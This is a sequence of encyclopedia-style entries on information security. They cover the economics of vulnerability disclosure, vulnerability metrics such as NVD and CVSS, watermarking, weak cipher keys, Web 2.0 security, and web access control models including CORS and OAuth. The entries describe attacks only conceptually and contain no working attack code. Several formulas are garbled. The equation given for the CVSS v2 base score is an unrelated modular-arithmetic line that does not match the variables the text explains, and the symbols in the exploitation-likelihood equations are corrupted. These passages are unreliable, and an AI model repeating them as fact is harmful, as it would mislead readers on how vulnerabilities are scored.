Time period	New CVEs received by NVD	New CVEs analyzed by NVD	Modified CVEs received by NVD	Modified CVEs re-analyzed by NVD

This year	14,414	14,496	6966	2421

Vulnerability Disclosure Economics, Table 2 CVSS V3 score distribution

Severity	Number of vulns
CRITICAL	10,566
HIGH	30,178
MEDIUM	27,169
LOW	1191


- *Vendors* that comprise the developers of software. They are in a position to release a patch.
- *Discoverer* who make up the community of individuals (or researchers) that identify and report vulnerabilities.
- *Black hat hackers are* individuals who exploit the vulnerability once it is disclosed.
- *Intermediate coordinators* are trusted organizations (like Computer Emergency Response Teams (US-CERT)) that act as intermediaries between discoverer and vendors to ensure that vulnerabilities are disclosed and mitigated responsibly.

The discoverer can choose to remain quiet and ignore the vulnerability. They can inform the vendor and let the vendor decide when to disclose the bug. Or they can disclose the vulnerability immediately and let vendors and end users deal with repercussion. Or they can contact an intermediary like CERT/CC and CERT may decide to contact vendor and give them some time before they make this information public. Many users believe that unless they do disclosure, vendors will not respond in a timely fashion and either will brush the vulnerability under the carpet without letting user know about the vulnerability. Such disclosure is their way to inform users

so they can take precautions. Vendors on the other hand complain that such disclosure is irresponsible and they should be informed first. Obviously, there is no clear answer.

Disclosure Options

Given that there is no answer that everyone believes in, this suggests that within disclosure debate there are multiple philosophies to disclose a vulnerability. A few of them are listed below:



- *No Disclosure*. When a vulnerability is found, all details about the vulnerability is kept private. Sometimes this is done to protect firm secrets and enforced by nondisclosure agreements (NDAs).
- *Limited Disclosure*. When a vulnerability is found, only some information about the vulnerability is disclosed. The goal is typically to slow down reverse engineering and exploit development long enough for a fix to be developed and deployed.
- *Full Disclosure*. When a vulnerability is found, all information about the vulnerability including proof of concept is disclosed immediately. The belief is that this serves the greater good by allowing consumers to be aware of issues in their products, force action from vendors, as well as have information available to make more informed purchasing decisions.
- *“Responsible” Disclosure*. When a vulnerability is found by a reporter, the reporter informs the vendor and suggests a timeline for disclosure. The amount of time varies greatly based on the organization. The disclosure may be Limited Disclosure or Full Disclosure after the timeline has expired. Sometimes the word “coordinated disclosure” is used when vendors and reporters work together to disclose the information. In cases where the vendor and reporter do not agree on a timeline, or the vendor is unresponsive, the reporter may publish anyway at the end of the original proposed timeline.

Theory of Disclosure

With so many philosophies, it is not obvious what is the right way to move forward. Vulnerability disclosure put people at higher risk for exploitation. But disclosure might also force vendors to respond and release the patch

quickly. Thus one is dealing with these competing factors. Arora et al. (2008) focus on combination of vendors' cost (in releasing a patch in a given time) and user cost due to exploitation when vulnerability is disclosed, and provide a model that illustrates what the policy should be.

They consider three major participants: a vendor, users, and attackers. In Fig. 1, the product is released and used by users at time 0. A white hat user (disclosure policy only matters when vulnerability is discovered by a white hat) discovers the vulnerability at t_0.

Vulnerability Disclosure Economics, Fig. 1 Software life cycle

Think about a general case when white hat is negotiating with vendor (or CERT is negotiating with the vendor on behalf of the user). A disclosure policy is the choice of time *T*, such that during that time (called as disclosure window) vulnerability information is shared with only the vendor. Once time *T* elapses, the information is disclosed to the public irrespective of the availability of patch. ***Instant disclosure*** policy means $T = 0$ while ***secrecy policy*** implies a $T = \infty$. In terms of Fig. 1, a disclosure policy *T* requires that this vulnerability is disclosed time $T+t_0$.

Vendors provide a patch for this vulnerability at a calendar time $\tau + t_0$. Black hat learns about the vulnerability at time $t_0 + s$ or at time $t_0 + T$ (disclosure at T will make this known to hackers). The authors assume that attacks can start exploiting immediately after they know about vulnerability. With this setup, the expected user loss $L(\tau, T{:}x)$ is a function of the disclosure policy *T* and the time when the vendor release the patch τ. The loss has two regions (i) when vulnerability is discovered by hacker before disclosure time $t_0 + T$, the losses depend on whether hackers can find the vulnerability by themselves, and (ii) when disclosure window has elapsed and vulnerability is published without patch, the losses are certain.

Vendor incurs cost in releasing the patch. Let $C(\tau)$ be the vendor cost in releasing the patch in time τ. The longer the vendor takes, cheaper it is for them to release patch. From a social point of view, the total cost incurred is sum to these two costs: $L(\tau, T{:}x) + C(\tau)$. Cost of patching is decreasing with time (more time it takes them to release patch, cheaper it is). Customer cost

is going up with time. Now the disclosure window *T* plays a big role. If the patch comes after disclosure, the customer cost goes up significantly. But more time will reduce vendor cost in releasing the patch. Only vendors decide when to choose patch release time. If they cared about only their cost, vendors will release the patch as late as possible. Bur vendors do care about customer cost (Customers will not remain loyal to them if their products are repeatedly faulty and vendors do not adequately respond in fixing them in time.). Vendors incur a cost of the form: $\lambda L(\tau, T{:}x) + C(\tau)$. Here $\lambda \epsilon (0, 1)$ indicates how much customer cost they care (and are willing to internalize). The more cost they internalize, $\lambda \rightarrow 1$, the more they get closer to socially optimal time. The authors show that, in a range, disclosure time is an effective tool to get vendors to release patch earlier. And disclosure window impacts patch release time. Similarly, instant disclosure is not optimal because it will leave many users unprotected for a time even if it might lead to early release of patch.

This model provides a nice framework to outline disclosure policies and provide some guidelines on which of the disclosure philosophy is useful under what conditions. Choi et al. (2010) provides a nice summary of various disclosure policies.

But these are not state or federally mandated policies. The only way they can work is if people think that vendors are doing the right thing in patch release (or product design and testing) and when they deviate, they get punished in some ways. This is the hardest part to test. There is no way to know if vendors are being punished when not responding. It is even hard to know if vendors are not doing the right thing. This is where reporting by newspapers and popular press plays a role. There are studies by Telang and Wattal (2007) who show that publication of the vulnerability and vendors' patching behavior in popular press affects the stock price negatively (though only for short term). This provides some evidence that firms have incentives to produce software with fewer vulnerability and patch in a timely fashion. In summary, the work in this space has advanced our understanding significantly but these issues are too complex and these studies cannot generalize in all cases.

Open Problems and Future Direction

Beyond vulnerability disclosure, there is a fair bit of focus on market-based approach to vulnerability disclosure, Bohme (2009). There are markets where someone can sell vulnerability information. Kannan and Telang (2005) show that markets for vulnerability may not be good for society as it will lead to the private markets to leak the vulnerability information to increase the demand for its services. The private market (like by iDefence) is for profit making and it will be providing security services to clients. Some vulnerabilities are called “zero”-day vulnerabilities where these vulnerabilities may cause significant loss and vendors are not even aware of these vulnerabilities (Stuxnet was widely believed to be four zero-day vulnerabilities). These vulnerabilities typically are hoarded by governments to be used for variety of purposes. This complicates the whole vulnerability disclosure debate as the incentives are not limited to just vendors or white hat users and economic incentives. These decisions are driven by noneconomic factors. Even more worrisome is the fact that these vulnerabilities hoarded by entities can eventually be discovered by black hats which might lead to widespread exploitation. In that case the question arises whether agencies are doing wrong by keeping such vulnerabilities secret and causing loss to other users. This is a promising area of research if one can show the efficacy of zero-day vulnerabilities,

Bug bounty programs have become popular, especially for big firms like Google or Microsoft. On one hand these programs are useful because more vulnerabilities are found and vendors can fix these bugs. But on the other hand, vendors have no obligation to disclose the bugs. But there is no data to suggest how soon the patches are released. This may reduce their incentives for timely patch or worse, this might encourage them to release buggy product.

This leads to broader question of software security in general. Vulnerability disclosure and naming and shaming vendors should impact the overall quality of software for better. There is a belief that forcing the vendors to release timely patch will provide incentives to not release buggy products in the first place. Anecdotal evidence suggests that over time, vendors have made efforts to reduce security vulnerabilities but there is no data analysis to show that this is indeed true due to disclosures.

Going forward, a convincing data analysis on whether software has become more secure over time due to disclosure policies, and how vendors respond to different disclosure policies is an interesting avenue. Even strong

economic models on many questions (for example, how does bug bounty program impacts software quality, or does open source software is more secure) is a fruitful way to move forward.

Synonyms

Vulnerability quantification; Vulnerability ranking; Vulnerability scoring

Definition

Vulnerability metrics are quantitative measures used to assess the severity and potential impact of security vulnerabilities in software systems. These metrics typically evaluate factors such as exploitability, potential damage, and ease of remediation of the identified vulnerabilities.

Background

Vulnerability metrics play a crucial role in the field of cybersecurity by providing standardized ways to quantify and prioritize the potential risks posed by security vulnerabilities. As software and systems become increasingly complex, the task of identifying and addressing vulnerabilities becomes more challenging. Vulnerability metrics help security professionals, developers, and organizations to effectively manage and allocate resources to address the most critical security flaws.

The development of vulnerability metrics has been driven by the need to establish a systematic and objective approach to assess the severity of vulnerabilities. In the past, vulnerability assessments were often subjective, relying on expert judgment to determine the severity of a security flaw. This lack of consistency led to inefficiencies in vulnerability management and potentially left critical vulnerabilities unaddressed.

To address this issue, various vulnerability metrics were proposed to provide a more structured and quantitative assessment of vulnerabilities and the National Vulnerability Database (NVD) was created as a central repository of information about known vulnerabilities and their associated metrics.

Common vulnerability metrics include the Common Vulnerability Scoring System (CVSS). This set of metrics considers factors such as the ease of exploitation, potential impact, and the availability of fixes when calculating the severity of a vulnerability. CVSS assigns a numeric score to each vulnerability, ranging from 0 to 10, with higher scores indicating more severe risks. This allows security teams to prioritize their efforts and focus on addressing high-severity vulnerabilities first.

By utilizing vulnerability metrics, organizations can streamline their vulnerability management processes, effectively communicate risks to stakeholders, and make informed decisions to protect their systems and data from potential cyber threats. However, it is essential to remember that while vulnerability metrics serve as tools to aid in decision-making, human expertise and context are still crucial in understanding the overall security posture of a system.

The National Vulnerability Database

The National Vulnerability Database (NVD) is the US government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP) and is maintained by the National Institute of Standards and Technology (NIST). This data enables automation of vulnerability management, security measurement, and compliance. NVD is built upon and fully synchronized with the Common Vulnerabilities and Exposures (CVE) list of publicly known cybersecurity vulnerabilities. The CVE repository is maintained by MITRE and includes various details about each vulnerability (i.e., identification

number, description, and public references). NVD augments this data with severity scores, and impact ratings based on CVSS.

Common Vulnerability Scoring System

As stated by the Forum of Incident Response and Security Teams (FIRST) – which currently maintains it – the Common Vulnerability Scoring System (CVSS) provides a means to "capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity." This score is calculated based on three different metrics: (i) Base Score Metrics (required); (ii) Temporal Score Metrics (optional); and (iii) Environmental Score Metrics (optional). CVSS is currently at version 3.1.

Temporal and Environmental metrics are defined to allow administrators to customize CVSS scores for their specific environment. However, a study on the impact of environmental metrics on CVSS scores (Gallon 2010) highlights the challenges posed by the Adjusted Impact score formula in accurately reflecting the distribution of vulnerabilities and the potential limitations it introduces for administrators seeking to discriminate vulnerabilities within their systems.

Version 2 of the CVSS Base Score is computed through the equation below.

$$\overline{x} := x \cdot r \pmod{n} = 1 \cdot 16 \pmod{13} = 3$$

where *I* and *E* are the Impact and Exploitability scores, and *f*(*I*) is a function that returns 0 when the impact is 0 and 1.76 otherwise. The Impact score quantifies the consequences of an exploit, whereas the Exploitability score captures how easy to exploit a vulnerability is. Version 3 of the CVSS Base Score is computed through a more sophisticated function of the Impact and Exploitability scores, which are omitted in the interest of brevity.

Theory and Application

Vulnerability analysis has long been used to evaluate the security posture of systems and their ability to respond to multistep attacks. Different approaches – including topological vulnerability analysis and a vast array of scoring and ranking systems – have been developed to study the properties of individual vulnerabilities and the relationships among multiple vulnerabilities, with the ultimate objective of providing security analysts

with cyber situational awareness about the current vulnerability landscape (Albanese and Jajodia 2018).

More recently, vulnerability graphs, encoding relationships among vulnerabilities, have been adopted as part of a wholistic graph-based approach to configuration analysis and optimization (Soroush et al. 2020). As cyber systems are becoming more complex and interconnected, configuration analytics and optimization are becoming increasingly critical for their correct and secure operation. Attackers usually rely on unpatched vulnerabilities and configuration errors to gain unauthorized access to system resources. Misconfiguration can occur at any level of a system's software architecture, and correctly configuring systems become more challenging when many interconnected components are involved. Correctly quantifying the risk represented by unpatched vulnerabilities is critical for this process to effectively improve a system's security.

Until recently, existing solutions lacked a principled approach to quantifying various dimensions of the problem in a way that can easily adapt the scoring and ranking of known vulnerabilities to different applicative domains and operating conditions. The Common Vulnerability Scoring System (CVSS) defines a Base score and allows security administrators to augment the Base score by using Temporal and Environmental metrics to yield a severity rating that better aligns with their unique environment. Environmental metrics are specific to an organization and include attributes related to the business criticality of the exposed asset, and to the mitigations or compensating controls that are in place. However, administrators would be required to score each vulnerability with respect to each submetric based on their specific environment, which is time-consuming and prone to errors and to the subjectivity of the administrators themselves. Additionally, the small number of discrete values that can be assigned to each submetric results in a limited number of distinct severity score values. To address this limitation, Albanese et al. (2023) introduced a vulnerability metrics framework that extends and generalizes previous metrics for evaluating the exploitation likelihood of a vulnerability and the exposure of system components to vulnerability exploits. The factors influencing these metrics and their relative weights depend on the specific applicative domain, the defender's priorities, and the attacker's knowledge. Thus, instead of providing a static set of equations, the framework

presented in (Albanese et al. 2023) offers a flexible approach to instantiate a set of equations that best model the scenario being considered.

The framework in (Albanese et al. 2023) formalizes the exploitation likelihood as a function $\rho : \ \rightarrow [0, 1]$ defined by the following equation.

$$\rho(v) = \frac{\prod_{X \in \mathcal{X}_l^{\uparrow}} \left(1 - e^{-\alpha_X \cdot f_X(X(v))}\right)}{\prod_{X \in \mathcal{X}_l^{\downarrow}} e^{\alpha_X \cdot f_X(X(v))}}$$

where $o_i^{(d)}$ is a set of variables that increase the exploitation likelihood, and $o_i^{(d)}$ is a set of variables that decrease the exploitation likelihood. Each variable contributes to the overall likelihood as a multiplicative factor between 0 and 1 that is formulated to account for diminishing returns. Factors corresponding to variables in $o_i^{(d)}$ are of the form $P_{\mathrm{S}} = 1 - \delta_A(V)$, , and factors corresponding to variables in $o_i^{(d)}$ are of the form $\frac{1}{e^{\alpha_X \cdot f_X(X(v))}} = e^{-\alpha_X \cdot f_X(X(v))}$, where X is a variable, α_X is a tunable parameter, $X(v)$ is the value of X for vulnerability v, and f_X is a monotonically increasing function used to convert values of X to scalar values, i.e., $x_1 < x_2 \implies f_X(x_1) \leq f_X(x_2)$.

Similarly, the exposure factor is formalized as a function $ef : V \rightarrow [0, 1]$ defined by the following equation.

$$ef(v) = \frac{\prod_{X \in \mathcal{X}_e^{\uparrow}} \left(1 - e^{-\alpha_X \cdot f_X(X(v))}\right)}{\prod_{X \in \mathcal{X}_e^{\downarrow}} e^{\alpha_X \cdot f_X(X(v))}}$$

Similar to the likelihood, each variable contributes to the exposure factor as a multiplicative factor between 0 and 1 that accounts for diminishing returns.

Likelihood and exposure factor metrics can be combined into a severity score that can be used to rank vulnerabilities effectively. In the simplest case, the severity of a vulnerability can be defined as the product of its exploitation likelihood and impact factor, i.e., $s(v) = \rho(v) \cdot ef(v)$. This approach allows administrators to improve their ability to discriminate between vulnerabilities with very similar severity levels and to isolate those that pose the greatest risk to their organization. Considering more information about vulnerabilities helps refine their ranking, overcoming the

limitation of CVSS – which may assign the same identical score to be thousands of vulnerabilities – and providing more actionable intelligence to security analysts.

Open Problems and Future Directions

In conclusion, the field of vulnerability metrics faces several open challenges despite the progress made in the last decade. Contextual analysis, adaptability to dynamic environments, and precision in severity and risk assessments remain ongoing concerns. Integrating with other security tools and capabilities – including vulnerability scanning and patch management among others – and incorporating user-centric metrics pose additional challenges. Ensuring accuracy and completeness of the data is also critical. Addressing these issues requires collaborative efforts to develop standardized and adaptable metrics that align with the ever-evolving cybersecurity landscape.

Watermarking

Gerrit Bleumer[1] ✉
(1) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Watermarking is a method in computer security by which identifiers of sources or *copyright owners* of digital or analog signals are embedded into the respective signals themselves in order to keep track of where a signal comes from or who the copyright owners are. Thus, watermarking is for copy protection of electronic content, predominantly, digital content. The signal carrying the content before a watermark is embedded is sometimes called the *cover signal*, and the piece of data carrying the copyright ID (and other optional information) is called the *watermark*. The term "watermark" dates back to the thirteenth century when paper makers used traditional watermarks to differentiate their products from each other. Thus, traditional watermarks serve as authentication tags of print media, while electronic watermarks serve as copyright tags of the content itself.

The demand for watermarking comes mainly from the movie and music industry, which is trying to limit the pirating of their digital audio, video, and artwork.

Theory

The characteristic security requirements on digital watermarking schemes, also called *electronic copyright marking schemes* (ECMS), are as follows:

- *Unobstrusiveness*. Watermarks should not degrade the quality of the cover signal in a way that annoys consumers when listening to or watching the content. The watermark may still be visible though, like, for example, the logo of a TV station that is continuously visible in one of the corners of the screen.
- *Robustness*. Watermarks should be embedded into the content, in such a way that any signal transform of reasonable strength cannot remove the watermark. Examples of transformations are digital-to-analog conversion, compression or decompression, or the addition of small amounts of noise. Hence, pirates trying to remove a watermark will not succeed unless they degrade the quality of the cover signal so much that the result is of little or no commercial interest any more.

Note how watermarking is different from digital steganography, which was originally introduced as *invisible communication* by Gus Simmons (1984). In steganography, the sender hides a message in a cover signal in order to conceal the *existence* of a message being transferred. The main goal is imperceptability of the hidden message. Unobstrusiveness and robustness are no primary concerns in steganography. The cover signal may be degraded to a certain extent and no precautions are taken to avoid losing the hidden message should the cover signal be manipulated. Watermarking and steganography are different topics in the area of *information hiding*.

Watermarking is also different from authentication and non-repudiation (unforgeability). On the one hand, robustness is a stronger requirement than unforgeability, because an attacker against robustness is already successful if he destroys or removes a watermark, whereas a forger is only successful if he comes up with an authentication tag that verifies against the verification key of an existing sender. In another sense, robustness is a weaker requirement than non-repudiation, because there are watermarking schemes where all decoders use the same secret that is used to create a watermark. Thus any decoder could be used to pick up a watermark from some cover signal A and embed it to another signal B, thus making the impression that the copyright owner of signal A also owns a copyright for signal B. There are watermarking mechanisms, though, that depend not only on the sender ID, but also on the cover signal itself, and thus can be used for authentication purposes.

Important classes of digital watermarking schemes are the following:

- *Blind watermarking* (sometimes called *public watermarking*) means that a decoder can detect a watermark without a need to look at the cover signal. Only the sender's secret key is required in order to reconstruct some random sequence that the sender used to construct the watermark in the first place. These types of schemes can be used easily in mass market electronic equipment or software. In some cases you may need extra information to help your decoder (in particular to synchronize its random sequence on the possibly distorted test signal).
- *Non-blind watermarking* (sometimes called *private watermarking*) means that a decoder requires the sender's secret key and the original cover signal in order to detect the watermark in it.
- *Asymmetric watermarking* (sometimes called *public-key watermarking*) means that the sender uses a private key to construct the watermark in a similar way as a digital signature is created by using a private key, and any decoder who has access to the corresponding public key can detect and recognize the respective watermark (public key cryptography). The public key would neither allow to reconstruct the sender's private key (under certain complexity theoretic assumptions), nor to forge a watermark, or to remove an embedded watermark. No sufficiently robust and secure asymmetric watermarking schemes are known (Hachez and Quisquater 2002).

Applications

Prominent examples of electronic copyright marking schemes are the following:

- *DVD* (*Digital Video Disk* later reissued as *Digital Versatile Disk*) (Bloom et al. 1999). This technique has been cryptanalyzed by Petitcolas et al. in (Petitcolas et al. 1998).
- *SDMI* (*Secure Digital Music Initiative*) (n.d.). This technique uses *echo hiding*, which was cryptanalyzed by Craver et al. (2002).

A good introduction and papers about modern watermarking techniques is collected by Katzenbeisser and Petitcolas (2000).

Weak Keys

Alex Biryukov[2] ✉
(2) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The strength of the encryption function $E_K(P)$ may differ significantly for different keys K. If for some set WK of keys, the encryption function is much weaker than for the others, this set is called a *class of weak keys*. The attack technique that succeeds against the keys in the class WK is called a *membership test* for the class. For example, if the test uses differential cryptanalysis, then it will be called a *differential membership test*.

Theory

Suppose the key space has k bits, so that complexity of exhaustive key search is 2^k. Suppose there exists a class of weak keys of size 2^f, with a complexity of the membership test of 2^w. If $2^w \leq 2^f$, exploiting weak keys is more efficient than using the exhaustive search. In other words, if the choice of the key of the cryptosystem is restricted to a weak-key class, the attack succeeds if it is faster than exhaustive search over this restricted key-class.

The following attack model allows to compare the conventional attacks and the attacks using weak keys. Suppose the attacker is given an access to the block box performing encryption/decryption function. Suppose the box

has a key-reset button, which causes the key to change inside the box uniformly at random. We call the attack successful if the attacker can recover at least one of the keys of the box faster than exhaustive search (or in a relaxed scenario, is able to distinguish a box with a cipher from a box with a collection of random-permutations). The measure of complexity of such an attack in a weak key scenario is 2^{k-f+w}. This can be compared directly to the complexities of the conventional attacks, in which the attacker will try to break a "fixed" key, i.e., will not touch the key-reset button. The larger the weak-key class the faster the membership test—the better the attack would be.

Applications

A typical example of a cipher with large weak-key classes is IDEA. For example, a class of 2^{63} weak keys out of total 2^{128} keys has been reported (Hawkes 1998) for a full 8.5-round IDEA. The membership test has negligible complexity given only 20 chosen plaintexts. The measure of complexity in this case would be $2k - f + w \approx 2^{128-63+4} = 2^{69}$ steps to recover one of the 128-bit keys of the black-box containing the IDEA cipher. In the case of *DES* (Data Encryption Standard), there is a set of four keys for which the cipher is an involution, i.e., $DES_k\ (DES_k(m)) = m$ but this set is too small to be of a real threat.

An example of a cipher completely broken by the weak key analysis is *Lucifer* (Ben-Aroya and Bihim 1993). In this 128-bit block cipher, half of the keys can be discovered by a differential membership test using 2^{36} chosen plaintexts and analysis steps. The attack complexity measure in this case is $2^{128-127+36} = 2^{37}$. Another prominent cipher which is vulnerable to a real-time weak-key attack is RC4 (Fluhrer et al. 2001).

Web 2.0 Security and Privacy

Collin Jackson[3] ✉

Definition

Web 2.0 is a catch-all term for the change in the functional use of the Internet from its original paradigm to a more user-oriented and individually-tailored experience. These changes have caused a blizzard of security and privacy concerns as users' systems and critical information are increasingly vulnerable to hijacking, theft, and malicious attacks for which current defenses are inadequate.

Background

In the Web 1.0 paradigm, information, in the form of static web-pages that maintained and updated their content periodically, flowed unidirectionally from the provider to the user, and users themselves were generally disconnected from each other. Web 2.0 has changed this dynamic, with the system now revolving instead around a model of interconnected networks of users, web-pages, and content-sharing applications designed to make information flow multi-directionally, both between users and the web-pages they visit as well as among users and networks of users. Web 2.0 is also sometimes referred to as the "participatory web."

Theory

The growing emphasis on user-generated content and the increasing use of social networks, blogs, and wikis are Web 2.0 staples. They also mean new and ever-increasing vulnerabilities in terms of the integrity of systems and important data as it is easier than ever to accidentally expose a system to malicious code, malware, or data theft. The use of Web 2.0 applications like mashups, widgets, and RSS feeds means users are vulnerable to novel forms of attack and data theft, such as Cross-Site Scripting (XSS) attacks and Cross-Site Request Forgery (CSRF) attacks, though new methods are being developed constantly in the hopes of securing the new technologies (e.g., SMash, developed by IBM and submitted to the OpenAjax Alliance in March 2008 in the hopes of securing mashups against malicious infiltration.) Often these attacks originate not on an attacker's website but on one of any number of popular and legitimate sites that accept user-generated content such as comments, reviews, etc. Cleverly disguised HTML posted in these places can hide malicious code used to steal session IDs and cookies or redirect users to fake web sites used as phishing lures.

Privacy and security concerns have also been raised around the practice of many corporations and Internet organizations to collect and store clients' sensitive data as there have been numerous instances of these databases and the accounts they describe being hacked, resulting in the leak of sensitive information. Additionally, the mining of information such as the contents of cloud-based email applications like Gmail or social networking accounts like Facebook and Twitter by providers, outside corporations, and advertisers has raised concerns among privacy advocates about the unauthorized access and use of personally identifiable information by malicious users. Even without explicit access to sensitive data, collecting and analyzing freely available social networking information can enable a user to learn valuable details about persons or companies that the user could then use for malicious purposes.

Synonyms

Web and cloud security; Web security policy

Definition

A web access control strategy refers to a solution to implement a given security policy in the Web.

Introduction

After reviewing existing access control paradigms, this entry presents some access control strategies that are commonly used on the web and in the cloud.

Theory

This section reviews existing access control models. More can be found about this topic in the *Access Control Models* entry.

The different paradigms of access control can be classified as follows: discretionary access control (DAC), mandatory access control (MAC), role-

based access control (RBAC), and attribute-based access control, also called policy-based access control (PBAC).

In the DAC paradigm (Harrison et al. 1976), the security policy is specified by using the concepts of subjects, actions, and objects. Subjects are the active entities of the system, objects are the passive entities, and actions are the direct accesses that subjects can perform on objects. The access control policy consists of a set of triples (subject, action, and object). Each triple (s, a, and o) reads "subject s has the permission to perform action a on object o." These triples can be represented in the system by means of access control lists (ACL) or capacities. An ACL is a list of pairs (subject and action) attached to an object. It can be implemented as a file attribute in a file system. A capacity is a permission (action and object) attached to a subject. It can be implemented as a cryptographic token binding the permission to the subject. In the DAC paradigm, the security policy is discretionary since permissions address the identity of subjects. Many DAC models support the concept of user group. User groups simplify the management of authorizations since a single permission granted to a group propagates to all group members. Most of the DAC models incorporate the concept of ownership. Subjects may grant or revoke rights for objects they own (basically objects they have created). In other words, subjects administrate the security policy for their objects.

In the MAC paradigm, the security policy is mandatory, i.e., it cannot be derogated and applies even to the security administrator. If the objective is to guarantee the data confidentiality, then the security policy (referred to as the multilevel security policy) can be expressed as follows: "The flow of information from a low-level entity (subject or object) to a high-level entity (subject or object) is prohibited." Bell and La Padula (1973) showed that it is necessary to enforce the following two access control properties to guarantee this confidentiality policy:

- The no read-up property states that a subject at a given level of confidentiality cannot read an object at a higher level.
- The no write-down property states that a subject at a given level of confidentiality cannot write to an object at a lower level. The no write-down restriction is necessary to prevent a Trojan horse, running on behalf of a high-level user, from copying high-level data into a low-level object.


However, these two access control properties are not sufficient to enforce the confidentiality policy. Fulling enforcing the multilevel security policy requires controlling all information flows that may arise in the system. Information may flow along some hidden channels, which are different from those resulting from read and write operations. These hidden channels, which are globally referred to as covert channels, can be of various kinds (storage channel, timing channel, inference channel, etc.). Administrating the multilevel security policy means assigning security levels to subjects and objects. This is usually done under the responsibility of a single security officer. Note that there exists a mandatory access control model protecting data integrity which is the Biba Model (Biba 1977).

DAC and MAC are not well adapted to business organizations. In business organizations, there is a need to specify privileges based on roles that users assume in the organization. Consequently, the RBAC model has been proposed as an alternative to traditional MAC and DAC models. In 2004, the American National Standards Institute, International Committee for Information Technology Standards (ANSI/INCITS), adopted Sandhu, Ferraiolo, and Kuhn's RBAC proposal (Ferraiolo et al. 2001) as a standard. In DAC, permissions are rather related to low-level operations such as read and write data, whereas in RBAC they are more related to organizational tasks, such as transferring money or buying a flight ticket. The RBAC model defines a role as a job function. Permissions to perform operations are assigned to roles instead of users. In turn, roles are assigned to users according to their responsibilities. The same permission can be assigned to several roles and different roles can be assigned to the same user. The standard RBAC model does not have an administration model. It implicitly assumes that definition of roles, assignment of permissions to roles, and distribution of roles to users should be carried out by a central authority. The administrative role-based access control (ARBAC) model (Sandhu et al. 1999) is a role-based administration model for the RBAC model. This model defines some administrative roles corresponding to the functions of assigning permissions to application roles and assigning application roles to users.

In more and more applications, the security policy can no longer be defined with static authorization rules. In such applications, privileges granted to users depend on contextual conditions. The ABAC (Yuan and Tong 2005) paradigm supports the management of dynamic security

policies where authorizations depend on contextual conditions over subject attributes, object attributes, and environment attributes. One key feature which deserves attention with ABAC is that it is possible to express authorization rules that do not require identifying users. A subject can gain access to a protected resource if some contextual conditions are met. The ABAC paradigm supports the declaration of negative authorizations (prohibitions). Explicit prohibitions are useful for specifying exceptions, like for instance “the kids are all allowed to play computer games except the youngest sister.” However, specifying security policies that include permissions and prohibitions may lead to conflicts. There are several existing approaches to solve these conflicts, like assigning priorities to authorizations or applying conflict policies such as “permission takes precedence” or “first match takes precedence.” Several administration models have been proposed for ABAC in the literature. One of them is the AMABAC model (Jha et al. 2018) in which an administrator’s privileges are defined by the values of certain administrative attributes attached to the administrator. Finally let us mention that XACML (Moses et al. 2005; Standard 2013) is an XML-based language standard for describing ABAC policies in a machine-readable format. XACML is also a processing model for evaluating access requests according to ABAC rules. This model is depicted in Fig. 1. The processing model works as follows:

1. The policy enforcement point (PEP) intercepts the user request



2. The PEP forwards the request to the policy decision point (PDP)

3. The PDP evaluates the request against the security policy

4. The PDP retrieves some attribute values from the policy information point (PIP) and resolves potential conflicts between activated rules

5. The PDP reaches a decision, accept, or deny and returns it to the PEP

6. The PEP enforces the decision

Web Access Control Strategies, Fig. 1 XACML processing model

The policy administration point (PAP) is an access point for the security administrator to update the security policy.


Application

In this section, we look at three authorization management strategies that are commonly used on the web and in the cloud:

- Resource sharing using a cross-origin resource sharing (CORS) policy
- Access delegation using the OAuth 2.0 protocol
- Identity and access management (IAM) policies

Please note that authorization is dependent on authentication and session management. In this entry, we focus on authorization only.

Resource Sharing Using CORS



Suppose a user is logged into a bank account and at the same time this user visits another website containing malicious JavaScript. The malicious JavaScript running within the browser could send a request to the bank's site on the user's behalf. The browser would automatically add the session cookie issued by the bank site to the request sent by the malicious application. To avoid such a risk, all browsers apply the "same-origin policy" (SOP). The SOP is a mandatory security rule that prevents the sharing of data between two different web applications from two different domains. Because of the SOP, JavaScript can only make requests to URLs that live on the same origin as the domain where the script is running. Thus, in our example, any browser implementing the SOP would block the request to the bank's site sent by the malicious JavaScript. The SOP is one of the building blocks of browser security (see the entry on browser security for more details). However, when creating complex client-side applications, it is usually necessary to perform Ajax cross-domain queries. Cross-origin resource sharing (CORS) (fetch.spec.whatwg.org 2020) is the widely adopted solution for relaxing the SOP. It is a function supported by all browsers to allow requests to another domain. It basically works as follows:

- If the JavaScript attempts to make a cross domain request, the browser will first send a preflight request. (Some "simple" requests do not require a preflight request. See the CORS specification for more details.) The purpose of this request is (i) to ensure that the browser is dealing with a CORS-aware server and (ii) to obtain permission to send the actual request to the CORS server.
- The response to the preflight request sent by the CORS server includes a list of specific CORS http headers. The values of these headers indicate whether the CORS server will accept the actual request.
- If the response to the preflight request is positive, the browser then sends the actual request. Otherwise, the actual request is blocked by the browser.

A CORS server maintains a whitelist of authorized domains unless it exposes a public API (in that case it accepts requests sent by clients from any domain). The CORS policy is a kind of DAC policy whose default policy is the mandatory SOP rule. The CORS policy is defined by the CORS server and enforced by the browser.

Access Delegation

Suppose an application wants to access the user's Google profile. A simple but totally insecure solution would be for the user to provide the application with his or her credentials so that the application can use them to connect to Google. OAuth 2.0 (Hardt 2012) is another solution commonly used on Internet which does not require users to disclose their credentials. OAuth is used by companies such as Google, Facebook, or Twitter to allow users to securely share information about their accounts with third-party applications. OAuth essentially relies on access tokens issued to third-party applications by an authorization server with the approval of the user (the resource owner). The third-party application then uses the access token to access the protected resources hosted by the resource server. OAuth offers several possible flows to manage the interactions between the third-party application the authorization server and the resource server. In this section, we describe the most used and most secure flow which is the authorization code flow. This flow is depicted in Fig. 2 where a third-party application upf.pf asks the user the permission to read his or her Google profile.

Web Access Control Strategies, Fig. 2 OAuth authorization code flow

